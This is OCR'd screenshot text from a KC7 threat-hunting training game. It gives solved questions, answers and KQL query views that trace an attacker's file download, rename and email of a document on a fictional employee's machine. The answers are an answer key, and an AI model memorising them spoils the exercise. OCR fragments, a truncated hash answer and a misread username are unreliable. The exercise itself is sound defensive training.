
2024-01-10T08:55:07Z

Show Tags

Solved by 1462 players || Need help? Ask on discord @ kc7cyber/community

Submit





Question 6 (30 pts) Solved

What was the name of the .docx file that was downloaded to Ronnie's machine?

Editorial_J0b_Openings_2024.docx

Show Tags

#timestamp

Solved by 1470 players || Need help? Ask on discord @ kc7cyber/community

Submit

Streak: 2 Sc

Question 7 (30 pts)

When was this docx file downloaded?

2024-01-10T08:55:17Z

Show Tags

#timestamp


Solved by 1446 players || Need help? Ask on discord @ kc7cyber/community

Submit

in Valdo

query the challenge d

arted.



Question 15 (30 pts) ✅ Solved

It does look like someone downloaded fakestory.docx to Ronnie's machine. Let's see if we can find that file on disk.

What is Ronnie's hostname?


A37A-DESKTOP


Show Tags


#sha256

Solved by 1403 players || Need help? Ask on discord @ kc7cyber/community

Submit




Karte
Homepage - ISC2 -...
CS50.me: CS50 Pyth...
How to Install and...
Pearson VUE - Selec...
Dashboard
searxng
Streak: 2
Score: 2100
Question 16 (40 pts)
What is the sha256 hash of fakestory.docx on Ronnie's machine?
5f8a7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845
Show Tags
#sha256
Solved by 1389 players || Need help? Ask on discord @ kc7cyber/community
Submit
in Valdoria
query the challenge data.
arted.
67%
tion 1: KQL 101
tion 2: Welcome to doria!
Question 1
30
Question 2
30
Question 3
30


description (string)
hostname (string)
password_hash (string)
result (string)
src_ip (string)
timestamp (datetime)
user_agent (string)
username (string)
Email
link (string)
recipient (string)
reply_to (string)
sender (string)
subject (string)
timestamp (datetime)
verdict (string)
Employees
FileCreationEvents
Table 1
Add visual
Stats
timestamp
hostname
username
sha256
path
filename
process_name
2024-01-31 09:47:51.0000
A37A-DESKTOP
romcIovin
5f8a7b627533e22aa3e5c3594605dc...
C:\Users\romcIovin\Downloads\fakestory.docx
fakestory.docx
edge.exe
5f8a7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f

Question 18 (50 pts) ✅ Solved

Ronnie doesn't recall ever seeing that file or visiting that domain. It seems that this file download is evidence of hands-on-keyboard activity from the attackers.

Let's see what the attackers did after they downloaded fakestory.docx by looking at ProcessEvents for Ronnie's machine.

After downloading fakestory.docx, the attackers ran a command to rename and move the file to a different location.

What is the new path for the document?


C:\Users\romclovin\Documents\OpEdFinal_to_print.docx


Show Tags

#timestamp

> Solved by 1373 players || Need help? Ask on discord @ kc7cyber/community

Submit


dataexplorer.azure.com/clusters/kc7001.eastus/databases/ValdyTimes
Azure Data Explorer
New connection pane
Query
Connections
Add
PassiveDns
ProcessEvents
hostname (string)
parent_process_hash (string)
parent_process_name (string)
process_commandline (string)
process_hash (string)
process_name (string)
timestamp (datetime)
username (string)
SecurityAlerts
alert_type (string)
description (string)
indicators (string)
severity (string)
timestamp (datetime)
SolviSystems
SpookySweets
TitanShield
ValdyTimes
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
ocessEvents
| where hostname == "A37A-DESKTOP"
fakestory
1 of 1
Show only rows that fit search
301 records
timestamp
parent_process...
parent_process_hash
process_comman...
process_name
process_hash
hostname
username
move C:\Users\romclovin\Downloads\fakestory.docx C:\Users\romclovin\Documents\OpEdFinal_to_print.docx
24°C
18:55


Streak:
Question 19 (60 pts)
When was this command executed to rename and move the file?
2024-01-31T10:26:20Z
Show Tags
#timestamp
Solved by 1375 players || Need help? Ask on discord @ kc7cyber/community
Submit
73%
Question 1
Question 2

Question 20 (50 pts) ✓ Solved

OpEdFinal… that seems familiar.

Wait a minute, that's the same file name you saw when you looked in the email logs to find Ronnie sending the draft to Clark Kent. Is it possible that the attacker used Ronnie's email to send this file to Clark?

When was `OpEdFinal_to_print.docx` emailed from Ronnie's account to Clark Kent?


2024-01-31T11:11:12Z


Show Tags

#timestamp

